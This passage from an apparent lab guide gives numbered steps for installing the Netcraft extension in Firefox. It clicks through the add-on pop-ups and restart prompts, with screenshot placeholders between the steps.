


9. On the next page, click the **Add to Firefox** button to install the Netcraft extension.




10. When the **Add Netcraft Extension?** notification pop-up appears on top of the window, click **Add**.

Note: If the **Netcraft Extension has been added to Firefox** pop-up appears in the top section of the browser, click **Okay**.




11. After the installation finishes, you may be asked to restart the browser. If so, click **Restart Now**.
12. If **Netcraft Extension has been added to Firefox** notification appears, click **Okay, Got it**.
13. The **Netcraft Extension** icon now appears on the top-right corner of the browser, as shown in the screenshot.

